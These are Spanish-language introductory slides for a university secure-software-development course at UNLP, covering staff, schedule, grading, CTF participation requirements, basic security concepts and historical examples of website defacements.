

DSA: CUERPO DOCENTE

- Prof: Einar Lanfranco (einar@info.unlp.edu.ar)
- Prof: Nicolás Macia (nmacia@info.unlp.edu.ar)
- JTPs:
 - Miguel Carbone (mcarbone@linti.unlp.edu.ar)
 - Sandra Zilla (szilla@info.unlp.edu.ar)

DATOS

HORARIOS DISPONIBLES:

- Teoría: Martes de 18:00 a 19:30
- Práctica: Jueves 18:00 a 19:30
- Modalidad Híbrida
- Plataforma Moodle a través de <https://catedras.info.unlp.edu.ar>

OBJETIVOS DE LA MATERIA(1):

- Profundizar conceptos relacionados a la seguridad en el desarrollo de software
- Obtener un valor agregado en su formación profesional
- Que los dos puntos anteriores se logren al “*ensuciarse las manos*” aplicando los conceptos y no sólo en forma conceptual.
- Que el proceso sea lo más entretenido posible!!!

OBJETIVOS DE LA MATERIA(2):

- Que lo visto se fije como una más de las condiciones que hay que tener en cuenta al desarrollar
- Introducir al alumno en el mundo del software libre / Cambiar su perfil de usuario a desarrollador

CONTRIBUIR AL APRENDIZAJE COLABORATIVO

EL HILO CONDUCTOR (BUILDING BLOCKS):

- Software Libre
- El ambiente de desarrollo usando git y docker
- El Open Web Application Security Project (OWASP)

LA METODOLOGÍA:

- Entrega de prácticas y actividades.
- Evaluaciones parciales on-line: no necesariamente múltiple choice.
- CTF (Capture The Flag)
- Asistencia a clase opcional (híbrida), excepto días de evaluación y exposición.
- Entrega Final con exposición

¿CÓMO APROBAR LA CURSADA?

- La materia estará dividida en prácticas entregables y una parte teórica evaluada con coloquios.

¿CÓMO APROBAR LA CURSADA?

- Tanto las prácticas como los coloquios se aprueban con nota mayor a 6. Para aprobar la materia no debe haber ni prácticas ni coloquios desaprobados.
- La nota de la cursada está compuesta por el **la nota práctica + la nota teórica**.
- La nota final será el promedio de la nota de la cursada con la nota del trabajo integrador.
- La cursada se aprueba con una nota final mayor o igual a 6.

APROBACIÓN DEL FINAL

- Una vez aprobada la cursada debe validarse la participación en al menos dos(2) CTFS internacionales con la presentación de al menos cuatro (4) writeups.
- **WriteUp**: documento técnico que explica la resolución de un ejercicio.
- **Solve**: script que resuelve el problema
- El repo en construcción: <https://github.com/DSAinfo/CTFS-Writeups>

CTF

- Un CTF es una competición que permite poner a prueba habilidades sobre hacking por medio de diferentes tipos de desafíos.
- Resolver cada uno de estos desafíos llegaremos a una **flag**, que suele ser una cadena de caracteres con un formato específico como **FLAG{W3lc0m3_t0_CTF}**.
- La flag permite confirmar a la plataforma de la competición que hemos sido capaces de resolver el reto y normalmente, va acompañada de una compensación con puntos.

CTF: TIPOS DE CTF

- **Jeopardy:** Retos de diferentes temáticas (Crypto, Web, Forense, Reversing, Exploiting...) donde se ganan puntos cuando son resuelto según el nivel de dificultad.
- **Attack-Defense:** Cada equipo tiene un servidor o una red de equipos con vulnerabilidades que deben de proteger mientras que intentan conseguir acceso al equipo contrario.
 - En este reto hay puntos de ataque y puntos de defensa.

CTF: DSA

- Utilizaremos una plataforma de CTF tipo Jeopardy y la competición será en grupos.
- Las prácticas estarán compuestas, en parte, por desafíos obligatorios del CTF.
- Además habrá desafíos extras con dificultades variadas, entre ellos desafíos creados por alumnos de años anteriores.

CTF UNLP

- Tenemos un equipo de CTF llamado SYPER y compuesto de docentes y alumnos de la facultad.
- Competimos en CTF nacionales e internacionales.
- <https://ctftime.org/team/2003>
- <https://www.eldia.com/nota/2015-9-30-ciberseguridad-los-mejores-del-continente-en-50-y-120>
- <https://www.info.unlp.edu.ar/docentes-de-informatica-ganaron-el-ctf-de-la-ekoparty/>



SISTEMA SEGURO:

"El único sistema seguro es aquel que está apagado, desconectado, dentro de una caja fuerte de titanio, enterrado en un bunker de concreto, rodeado de gas tóxico y vigilado por guardias armados y muy bien pagados. Y aún así, no apostaría mi vida a que es seguro".

Gene Spafford - Analista virus Morris http://en.wikipedia.org/wiki/Gene_Spafford

INSEGURIDAD INFORMÁTICA

- La inseguridad informática es el conjunto de riesgos a los cuales están expuestos los recursos informáticos.
- Estos riesgos son muchos y muy variados: virus y gusanos, spyware, ransomware, malware, ataques de denegación de servicio, accesos no autorizados, modificación de los sistemas, robos de información, etc.

PROGRAMACIÓN SEGURA

- La programación segura, es una parte importante de la seguridad informática, englobada dentro del ámbito de la prevención.
- Un programa seguro es aquel que no puede ser utilizado para realizar funciones distintas de las que ha sido diseñado.
- La programación segura es el conjunto de técnicas, normas y conocimientos que permiten crear programas cuyo uso no pueda ser vulnerado.

FUNCIONALIDAD Y SEGURIDAD

- Los programadores suelen conformarse con que su programa funcione, es decir satisfaga los requerimientos funcionales.
- Los fallos se corrigen luego, generalmente no se previenen.
- Programar de forma segura conlleva un mayor tiempo de desarrollo, contrario a cumplir los plazos de mercado.

FUNCIONALIDAD Y SEGURIDAD


- Los programadores son humanos, es prácticamente imposible no equivocarse.
- No existe una conciencia real sobre el problema de la seguridad.
- Los consumidores no se preocupan realmente de este tema y sí de que el programa satisfaga la funcionalidad demandada.

HASTA QUE ES TARDE....




- Deface o defacement manipular la página principal de un servidor web sin autorización, dejando algún tipo de mensaje en texto, imagen, vídeo...
- Puede ser de carácter reivindicativo político, lo que sería hacktivismo, para avergonzar a los responsables del sitio, o simplemente un graffiti al estilo "estuve aquí".

(2013) MIT




(200X) INFO DEFACED



(2009) ESPN.COM - THE MAGICAL LAND OF THE UNICORN




(2009) TWITTER HACKED DEFACED BY "IRANIAN CYBER ARMY"




SITIOS "DEFACEADOS"

[HTTP://WWW.ZONE-H.ORG/](http://www.zone-h.org/)


(2007) Y POR SUPUESTO...




¿QUÉ SE SUELE VER?




¿QUÉ SE SUELE VER?



